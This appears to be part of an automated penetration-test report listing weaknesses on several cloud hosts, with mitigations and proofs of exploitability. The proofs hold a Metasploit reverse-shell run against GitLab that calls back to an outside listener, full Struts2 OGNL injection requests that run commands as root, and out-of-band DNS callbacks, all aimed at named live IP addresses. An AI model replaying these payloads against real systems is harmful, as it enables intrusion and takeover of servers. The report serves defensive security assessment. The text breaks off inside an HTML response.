3	02/06/2024, 12:00 PM	Weak or Default Credentials - Cracked Credentials	H3-2021-0020	CREDENTIALS	HIGH 8
1	02/06/2024, 12:14 PM	OpenSSL Heartbleed Vulnerability	CVE-2014-0160	VULNERABILITY	HIGH 7.5
1	02/06/2024, 11:54 AM	Apache JServ Protocol (AJP) Vulnerability	CVE-2020-1938	VULNERABILITY	HIGH 7.5
1	02/06/2024, 12:24 PM	Grafana Directory Traversal Vulnerability	CVE-2021-43798	VULNERABILITY	HIGH 7.5
1	02/06/2024, 11:53 AM	Subdomain Takeover	H3-2021-0002	SECURITY_MISCONFIGURATION	HIGH 7.5
4	02/06/2024, 11:52 AM	Public Access to Git Repository	H3-2021-0031	SECURITY_MISCONFIGURATION	HIGH 7.5
2	02/06/2024, 12:09 PM	Web Application Cross Site Scripting Vulnerability	H3-2022-0001	VULNERABILITY	HIGH 7.5
2	02/06/2024, 12:00 PM	Apache Druid Server-Side Request Forgery Vulnerability	H3-2021-0041	SECURITY_MISCONFIGURATION	HIGH 7
2	02/06/2024, 12:02 PM	Credential Dumping - /etc/shadow File	H3-2021-0045	SECURITY_CONTROLS	MEDIUM 6.7
1	02/06/2024, 12:53 PM	Unauthenticated Access to Elasticsearch	H3-2021-0036	SECURITY_MISCONFIGURATION	MEDIUM 6
1	02/06/2024, 12:00 PM	Keycloak 12.0.1 - request_uri Blind Server-Side Request Forgery (SSRF)	CVE-2020-10770	VULNERABILITY	MEDIUM 5.3
2	02/06/2024, 12:24 PM	Apache Solr Server-Side Request Forgery Vulnerability	CVE-2021-27905	VULNERABILITY	MEDIUM 5.3
1	02/06/2024, 12:24 PM	Jetty Limited Path Traversal Vulnerability - Second Variation	CVE-2021-34429	VULNERABILITY	MEDIUM 5.3
1	02/06/2024, 12:11 PM	Gitlab GraphQL API Unauthenticated User Enumeration	CVE-2021-4191	VULNERABILITY	MEDIUM 5.3
1	02/06/2024, 11:55 AM	Anonymous Access to Printer using PJL or PS	H3-2020-0003	SECURITY_MISCONFIGURATION	MEDIUM 5
1	02/06/2024, 11:59 AM	Kubernetes Service Account Token Exposure	H3-2021-0007	SECURITY_MISCONFIGURATION	MEDIUM 5
2	02/06/2024, 12:30 PM	Unauthenticated Access to Apache Solr	H3-2022-0028	SECURITY_MISCONFIGURATION	MEDIUM 5
2	02/06/2024, 12:04 PM	Unauthenticated Access to Jenkins People Directory	H3-2022-0033	SECURITY_MISCONFIGURATION	MEDIUM 5
2	02/06/2024, 12:24 PM	Jenkins Self-Signup Enabled	H3-2022-0071	SECURITY_MISCONFIGURATION	MEDIUM 5
1	02/06/2024, 12:11 PM	Unauthenticated Gitlab User Enumeration	H3-2022-0078	SECURITY_MISCONFIGURATION	MEDIUM 5
2	02/06/2024, 12:24 PM	Unauthenticated Jenkins Dashboard Exposure	H3-2023-0026	SECURITY_MISCONFIGURATION	MEDIUM 5
1	02/06/2024, 12:13 PM	Public Access to Amazon EC2 AMI	H3-2022-0088	SECURITY_MISCONFIGURATION	MEDIUM 4.5
1	02/06/2024, 12:13 PM	Public Access to Amazon EBS Snapshot	H3-2022-0089	SECURITY_MISCONFIGURATION	MEDIUM 4.5
1	02/06/2024, 12:12 PM	Public Access to Amazon RDS Snapshot	H3-2022-0090	SECURITY_MISCONFIGURATION	MEDIUM 4.5

Count	First Seen	Name	Weakness ID	Type	Severity
1	02/06/2024, 12:09 PM	Apache Tomcat Example Scripts Exposed	H3-2022-0047	SECURITY_MISCONFIGURATION	MEDIUM 4
2	02/06/2024, 12:09 PM	IIS web.config File Exposure	H3-2022-0049	SECURITY_MISCONFIGURATION	LOW 3.5
2	02/06/2024, 12:01 PM	Weak or Default Credentials - SNMP	H3-2021-0015	CREDENTIALS	LOW 3
3	02/06/2024, 12:05 PM	Web Directory Listing	H3-2022-0069	SECURITY_MISCONFIGURATION	LOW 3
2	02/06/2024, 11:57 AM	Public-Facing Application Exposed with HTTP Basic Authentication	H3-2022-0075	SECURITY_MISCONFIGURATION	LOW 3
1	02/06/2024, 11:58 AM	Exposed Kubernetes Version	H3-2022-0082	SECURITY_MISCONFIGURATION	LOW 2

2.2.2. Potential Weaknesses

Count	First Seen	Name	Weakness ID	Type	Severity
1	02/06/2024, 12:24 PM	Apache Struts2 Content Header Remote Code Execution Vulnerability	CVE-2017-5638	VULNERABILITY	CRITICAL 9.8
1	02/06/2024, 12:24 PM	Atlassian Confluence Server - Improper Authorization	CVE-2023-22518	VULNERABILITY	CRITICAL 9.8
1	02/06/2024, 11:55 AM	Weak or Default Credentials - Telnet	H3-2021-0013	CREDENTIALS	HIGH 7
1	02/06/2024, 12:00 PM	Golang pprof Debugging Endpoint Enabled	H3-2022-0039	SECURITY_MISCONFIGURATION	MEDIUM 4.5
1	02/06/2024, 11:58 AM	Telnet Port Exposed to the Internet	H3-2022-0007	SECURITY_MISCONFIGURATION	MEDIUM 4
1	02/06/2024, 12:02 PM	Anonymous FTP Enabled	H3-2020-0005	SECURITY_MISCONFIGURATION	LOW 3.9
17	02/06/2024, 11:53 AM	Secure Socket Shell (SSH) Port Exposed to the Internet	H3-2022-0005	SECURITY_MISCONFIGURATION	LOW 3
2	02/06/2024, 11:58 AM	Database Port Exposed to the Internet	H3-2022-0006	SECURITY_MISCONFIGURATION	LOW 3
1	02/06/2024, 11:58 AM	File Transfer Protocol (FTP) Port Exposed to the Internet	H3-2022-0008	SECURITY_MISCONFIGURATION	LOW 3
1	02/06/2024, 12:06 PM	Simple Network Management Protocol (SNMP) Port Exposed to the Internet	H3-2022-0009	SECURITY_MISCONFIGURATION	LOW 3
2	02/06/2024, 11:52 AM	Dangling DNS Record	H3-2021-0024	SECURITY_MISCONFIGURATION	LOW 0.1
2	02/06/2024, 12:19 PM	Expired SSL/TLS Certificate	H3-2021-0025	SECURITY_MISCONFIGURATION	LOW 0.1
6	02/06/2024, 11:59 AM	Public Self-Signed Certificate	H3-2021-0026	SECURITY_MISCONFIGURATION	LOW 0.1

2.3. Weakness Details

2.3.1. GitLab ExifTool Remote Code Execution Vulnerability

CRITICAL 10

CVE-2021-22205

This weakness led to a Critical Infrastructure Compromise affecting Gitlab application at 184.73.131.205:8080 and a Perimeter Breach affecting host 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com).

This is a CISA Known Exploited Vulnerability.

10 Base Score | 2 Attack Paths

Details

An issue has been discovered in GitLab CE/EE affecting all versions starting from 11.9. GitLab was not properly validating image files that were passed to a file parser which resulted in a remote command execution.

Unauthenticated attackers can exploit this vulnerability to run arbitrary commands as the git user on the Gitlab host.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Update to the latest Gitlab application version per the vendor advisory. This issue was fixed in the GitLab 13.10.3, 13.9.6, and 13.8.8 release from April 14, 2021.
- Apply the hotpatch per the vendor instructions.

References

- Gitlab Advisory for CVE-2021-22205 @ **https://about.gitlab.com/blog/2021/11/04/action-needed-in-response-to-cve2021-22205/**
- Gitlab Hotpatch Instructions for CVE-2021-22205 @ **https://forum.gitlab.com/t/cve-2021-22205-how-to-determine-if-a-self-managed-instance-has-been-impacted/60918/2**
- Gitlab issue 327121 @ **https://gitlab.com/gitlab-org/gitlab/-/issues/327121**
- CVE-2021-22205 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-22205**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
184.73.131.205 : 8080	184.73.131.205	GitLab on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) Port 8080	Critical Infrastructure Compromise (1) Perimeter Breach (1)	CRITICAL 10

Proof

Proof of exploitability against affected asset **GitLab on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) Port 8080**

Commands executed on the vulnerable host via a Metasploit reverse shell that was established by exploiting this vulnerability

```
02/06/2024, 12:11 PM

$ python3 /opt/h3/msfrun_and_exec.py

[*] Using configured payload linux/x86/meterpreter/reverse_tcp
VERBOSE => false
WfsDelay => 2
EnableContextEncoding => false
DisablePayloadHandler => false
```

```
EXE::EICAR => false
EXE::Inject => false
EXE::OldMethod => false
EXE::FallBack => false
MSI::EICAR => false
MSI::UAC => false
SRVHOST => 0.0.0.0
SRVPORT => 8080
SSL => false
SSLCompression => false
SSLVersion => Auto
TCP::max_send_size => 0
TCP::send_delay => 0
RPORT => 8080
UserAgent => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
HttpUsername =>
HttpPassword =>
DigestAuthIIS => true
FingerprintCheck => true
DOMAIN => WORKSTATION
HttpTrace => false
HttpTraceHeadersOnly => false
HttpTraceColors => red/blu
HTTP::uri_encode_mode => hex-normal
HTTP::uri_full_url => false
HTTP::pad_method_uri_count => 1
HTTP::pad_uri_version_count => 1
HTTP::pad_method_uri_type => space
HTTP::pad_uri_version_type => space
HTTP::method_random_valid => false
HTTP::method_random_invalid => false
HTTP::method_random_case => false
HTTP::version_random_valid => false
HTTP::version_random_invalid => false
HTTP::uri_dir_self_reference => false
HTTP::uri_dir_fake_relative => false
HTTP::uri_use_backslashes => false
HTTP::pad_fake_headers => false
HTTP::pad_fake_headers_count => 0
HTTP::pad_get_params => false
HTTP::pad_get_params_count => 16
HTTP::pad_post_params => false
HTTP::pad_post_params_count => 16
HTTP::shuffle_get_params => false
HTTP::shuffle_post_params => false
HTTP::uri_fake_end => false
HTTP::uri_fake_params_start => false
HTTP::header_folding => false
HTTP::no_cache => false
HTTP::chunked => false
HTTP::junk_headers => false
HTTP::compression => none
HTTP::server_name => Apache
SendRobots => false
CMDSTAGER::FLAVOR => auto
CMDSTAGER::SSL => false
TARGETURI => /
AutoCheck => true
ForceExploit => false
RHOSTS => 184.73.131.205
payload => linux/x86/meterpreter/reverse_tcp
VERBOSE => false
LPORT => 3306
ReverseAllowProxy => False
ReverseListenerThreaded => False
StagerRetryCount => 10
StagerRetryWait => 5
AutoLoadStdapi => True
AutoVerifySessionTimeout => 30
AutoSystemInfo => True
EnableUnicodeEncoding => False
SessionRetryTotal => 3600
SessionRetryWait => 10
SessionExpirationTimeout => 604800
SessionCommunicationTimeout => 300
AutoUnhookProcess => False
MeterpreterDebugBuild => False
PingbackRetries => 0
PingbackSleep => 30
PayloadUUIDTracking => False
EnableStageEncoding => False
```

```
StageEncodingFallback => True
PrependFork => false
PrependSetresuid => false
PrependSetreuid => false
PrependSetuid => false
PrependSetresgid => false
PrependSetregid => false
PrependSetgid => false
PrependChrootBreak => false
AppendExit => false
MeterpreterTryToFork => False
LHOST => 104.236.72.193
[*] Started reverse TCP handler on 104.236.72.193:3306
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Uploading PO11uQU2.jpg to /rMRrHnj
[+] The target is vulnerable. The error response indicates ExifTool was executed.
[*] Executing Linux Dropper for linux/x86/meterpreter/reverse_tcp
[*] Using URL: http://104.236.72.193:8080/MUTKiAkoA
[*] Uploading pVb8VmKT.jpg to /UsgmkJWPu
[*] Client 184.73.131.205 (Wget/1.20.3 (linux-gnu)) requested /MUTKiAkoA
[*] Sending payload to 184.73.131.205 (Wget/1.20.3 (linux-gnu))
[*] Sending stage (1017704 bytes) to 184.73.131.205
[+] Exploit successfully executed.
[*] Command Stager progress - 100.00% done (116/116 bytes)
[*] Meterpreter session 1 opened (104.236.72.193:3306 -> 184.73.131.205:50474) at 2024-02-06 20:10:41 +000
0
[*] Server stopped.
[*] Session 1 created in the background.


[*] Processing /tmp/msf_resource.txt for ERB directives.
resource (/tmp/msf_resource.txt)> run post/multi/general/execute command=whoami
[*] Executing whoami on #<Session:meterpreter 184.73.131.205:50474 (172.18.0.3) "git @ gitlab.smoke.net">.
..
[*] Response: git
resource (/tmp/msf_resource.txt)> ls
Listing: /var/opt/gitlab/gitlab-workhorse
=========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  42    fil   2022-03-25 14:19:03 +0000  VERSION
100640/rw-r-----  136   fil   2022-03-25 14:19:03 +0000  config.toml
040750/rwxr-x---  4096  dir   2023-09-13 11:01:12 +0000  sockets

resource (/tmp/msf_resource.txt)> sysinfo
Computer     : gitlab.smoke.net
OS           : Ubuntu 20.04 (Linux 6.2.0-1011-aws)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
resource (/tmp/msf_resource.txt)> getuid
Server username: git
```

2.3.2. Apache Struts 2 Prefixed Parameters OGNL Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2013-2251

This weakness led to a Perimeter Breach affecting host 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com).

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

Apache Struts 2.0.0 through 2.3.15 allows remote attackers to execute arbitrary OGNL expressions via a parameter with a crafted (1) action:, (2) redirect:, or (3) redirectAction: prefix.

Remote unauthenticated attackers can inject server side code and therefore execute remote commands as the affected Apache Struts server.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Upgrade to Apache Struts 2.3.15.1 or later per the vendor advisory.

References

- Apache Advisory and Patches @ **http://struts.apache.org/release/2.3.x/docs/s2-016.html**
- CVE-2013-2251 @ **https://nvd.nist.gov/vuln/detail/CVE-2013-2251**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.91.240.159 : 8082	54.91.240.159	Apache Struts on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 8082	Perimeter Breach (1)	CRITICAL 9.8

Proofs

Proofs of exploitability against affected asset **Apache Struts on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 8082**

HTTP response that contains the output of the 'id' command

```
02/06/2024, 12:24 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
GET /index.action?redirect%3A%24%7B%23context%5B%22xwork.MethodAccessor.denyMethodExecution%22%5D%3Dfalse%
2C%23f%3D%23%5FmemberAccess.getClass().getDeclaredField(%22allowStaticMethodAccess%22)%2C%23f.setAccessibl
e(true)%2C%23f.set(%23%5FmemberAccess%2Ctrue)%2C%23a%3D%40java.lang.Runtime%40getRuntime().exec(%22sh%20-c
%20id%22).getInputStream()%2C%23b%3Dnew%20java.io.InputStreamReader(%23a)%2C%23c%3Dnew%20java.io.BufferedR
eader(%23b)%2C%23d%3Dnew%20char%5B5000%5D%2C%23c.read(%23d)%2C%23genxor%3D%23context.get(%22com.opensympho
ny.xwork2.dispatcher.HttpServletResponse%22).getWriter()%2C%23genxor.println(%23d)%2C%23genxor.flush()%2C%
23genxor.close()%7D HTTP/1.1
Host: 54.91.240.159:8082
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.2117.157 Safar
i/537.36
Connection: close
Accept: */*
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Date: Tue, 06 Feb 2024 20:22:15 GMT
Server: Apache-Coyote/1.1

uid=0(root) gid=0(root) groups=0(root)
```

HTTP response that contains the output of the 'id' command

```
02/06/2024, 12:24 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
GET /index.action?redirectAction%3A%24%7B%23context%5B%22xwork.MethodAccessor.denyMethodExecution%22%5D%3D
false%2C%23f%3D%23%5FmemberAccess.getClass().getDeclaredField(%22allowStaticMethodAccess%22)%2C%23f.setAcc
```

```
essible(true)%2C%23f.set(%23%5FmemberAccess%2Ctrue)%2C%23a%3D%40java.lang.Runtime%40getRuntime().exec(%22s
h%20-c%20id%22).getInputStream()%2C%23b%3Dnew%20java.io.InputStreamReader(%23a)%2C%23c%3Dnew%20java.io.Buf
feredReader(%23b)%2C%23d%3Dnew%20char%5B5000%5D%2C%23c.read(%23d)%2C%23genxor%3D%23context.get(%22com.open
symphony.xwork2.dispatcher.HttpServletResponse%22).getWriter()%2C%23genxor.println(%23d)%2C%23genxor.flush
()%2C%23genxor.close()%7D HTTP/1.1
Host: 54.91.240.159:8082
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.2309.372 Safar
i/537.36
Connection: close
Accept: */*
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Date: Tue, 06 Feb 2024 20:22:18 GMT
Server: Apache-Coyote/1.1

uid=0(root) gid=0(root) groups=0(root)
```

2.3.3. Apache Shiro RememberME Cookie Deserialization Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2016-4437

This weakness led to a Perimeter Breach affecting host 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com).

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

Apache Shiro before 1.2.5, when a cipher key has not been configured for the "remember me" feature, allows remote attackers to execute arbitrary code or bypass intended access restrictions via an unspecified request parameter.

Remote unauthenticated attackers can execute arbitrary code on the affected Apache Shiro server.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Upgrade to Apache Shiro 1.2.5 or later.

References

- Vendor Acknowledgement @ **https://shiro.apache.org/security-reports.html#cve_2016_4437**
- CVE-2016-4437 @ **https://nvd.nist.gov/vuln/detail/CVE-2016-4437**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.91.240.159 : 8080	54.91.240.159	Apache Shiro on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 8080	Perimeter Breach (1)	CRITICAL 9.8

Proofs

Proofs of exploitability against affected asset **Apache Shiro on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 8080**

Out-of-band DNS request and response showing that the vulnerable Apache Shiro server was exploited to perform a DNS lookup against an attacker-specified external site

```
02/06/2024, 12:00 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
;; opcode: QUERY, status: NOERROR, id: 27590
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cn18v63chtae5f1gm4ggu4e5f43a1iz6b.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 27590
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cn18v63chtae5f1gm4ggu4e5f43a1iz6b.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cn18v63chtae5f1gm4ggu4e5f43a1iz6b.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cn18v63chtae5f1gm4ggu4e5f43a1iz6b.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cn18v63chtae5f1gm4ggu4e5f43a1iz6b.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

Out-of-band DNS request and response showing that the vulnerable Apache Shiro server was exploited to perform a DNS lookup against an attacker-specified external site

```
02/06/2024, 12:26 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
;; opcode: QUERY, status: NOERROR, id: 17456
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cn19bc3chta128ag3cugpzmw5ypd16btj.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 17456
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cn19bc3chta128ag3cugpzmw5ypd16btj.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cn19bc3chta128ag3cugpzmw5ypd16btj.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cn19bc3chta128ag3cugpzmw5ypd16btj.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cn19bc3chta128ag3cugpzmw5ypd16btj.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.4. Oracle Weblogic wls-wsat Component XML Deserialization Vulnerability Bypass

CRITICAL 9.8

CVE-2017-10271

This weakness led to a Perimeter Breach affecting host 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com).

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 1 Attack Path

Details

Vulnerability in the Oracle WebLogic Server component of Oracle Fusion Middleware (subcomponent: WLS Security). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0 and 12.2.1.2.0. Easily exploitable vulnerability allows unauthenticated attacker with network access via T3 to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in takeover of Oracle WebLogic Server. CVSS 3.0 Base Score 7.5 (Availability impacts). CVSS Vector: (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H).

Unauthenticated remote attackers can exploit this vulnerability to execute arbitrary commands on the vulnerable target using crafted SOAP XML messages.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Apply the updates referenced by the vendor of the product. Affected versions are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0 and 12.2.1.2.0.

References

- Oracle Critical Patch Update Advisory - October 2017 @ **https://www.oracle.com/security-alerts/cpuoct2017.html**
- CVE-2017-10271 @ **https://nvd.nist.gov/vuln/detail/CVE-2017-10271**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.91.240.159 : 7001	54.91.240.159	Oracle Weblogic on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 7001	Perimeter Breach (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Oracle Weblogic on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 7001**

Out-of-band request and response showing that the vulnerable Oracle WebLogic Server connected to an attacker-specified external server

```
02/06/2024, 12:25 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
;; opcode: QUERY, status: NOERROR, id: 45528
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
```

```
;cn19b0rchta0cpq604agwsefagnamherg.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 45528
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cn19b0rchta0cpq604agwsefagnamherg.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cn19b0rchta0cpq604agwsefagnamherg.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cn19b0rchta0cpq604agwsefagnamherg.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cn19b0rchta0cpq604agwsefagnamherg.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.5. Oracle Weblogic wls-wsat Component XML Deserialization Vulnerability

CRITICAL 9.8

CVE-2017-3506

This weakness led to a Perimeter Breach affecting host 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com).

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

Vulnerability in the Web Services component of Oracle WebLogic Server allows unauthenticated attacker with network access via HTTP to compromise Oracle WebLogic Server.

Remote unauthenticated attackers can execute commands that can result in unauthorized creation, deletion or modification to critical data or access all Oracle WebLogic Server accessible data.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Upgrade Oracle Weblogic by following the directions provided in the Oracle Critical Patch Advisory, or update to the latest version.

References

- CVE-2017-3506 @ **https://nvd.nist.gov/vuln/detail/CVE-2017-3506**
- Oracle Critical Patch Update Advisory @ **https://www.oracle.com/security-alerts/cpuapr2017.html**
- Remote OS Command Execution on Oracle Weblogic server via [CVE-2017-3506] @ **https://hackerone.com/reports/810778**
- 8220 Gang Exploiting Oracle WebLogic Flaw to Hijack Servers and Mine Cryptocurrency @ **https://thehackernews.com/2023/05/8220-gang-exploiting-oracle-weblogic.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.91.240.159 : 7001	54.91.240.159	Oracle Weblogic on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 7001	Perimeter Breach (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Oracle Weblogic on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 7001**

Out-of-band request and response showing that the vulnerable WebLogic Server component of Oracle Fusion Middleware (subcomponent: Web Services) was exploited to run commands to connect to an attacker-specified external server

```
02/06/2024, 12:25 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
;; opcode: QUERY, status: NOERROR, id: 43867
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cn19b0rchta0cpq604agoq51znwgs4jjf.main.interacth3.io.  IN       AAAA


Response:
;; opcode: QUERY, status: NOERROR, id: 43867
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cn19b0rchta0cpq604agoq51znwgs4jjf.main.interacth3.io.  IN       AAAA

;; ANSWER SECTION:
cn19b0rchta0cpq604agoq51znwgs4jjf.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cn19b0rchta0cpq604agoq51znwgs4jjf.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cn19b0rchta0cpq604agoq51znwgs4jjf.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.6. Apache Struts2 S2-048 Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2017-9791

This weakness led to a Perimeter Breach affecting host 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com).

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

The Struts 1 plugin in Apache Struts 2.1.x and 2.3.x might allow remote code execution via a malicious field value passed in a raw message to the ActionMessage.

Unauthenticated remote attackers can exploit this vulnerability to execute arbitrary commands on the vulnerable target.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Refer to vendor product guidance to update to the latest version.

References

- S2-048 @ **https://cwiki.apache.org/confluence/display/WW/S2-048**
- CVE-2017-9791 Detail @ **https://nvd.nist.gov/vuln/detail/CVE-2017-9791**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.91.240.159 : 8082	54.91.240.159	Apache Struts on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 8082	Perimeter Breach (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Apache Struts on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 8082**

HTTP response that contains the output of the 'cat /etc/passwd' command

```
02/06/2024, 12:24 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html;charset=ISO-8859-1
Date: Tue, 06 Feb 2024 20:21:19 GMT
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=543ED2869909F2DBAC47A87B57CFE710; Path=/; HttpOnly

<!DOCTYPE html>




<html lang="en">
<head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta http-equiv='Content-Type' content='text/html; charset=UTF-8' />
        <meta name="description" content="Struts2 Showcase for Apache Struts Project">
        <meta name="author" content="The Apache Software Foundation">

        <title>Struts2 Showcase - Struts1 Integration - Result</title>

        <link href="/styles/bootstrap.css" rel="stylesheet"
              type="text/css" media="all">
        <link href="/styles/bootstrap-responsive.css" rel="stylesheet"
              type="text/css" media="all">
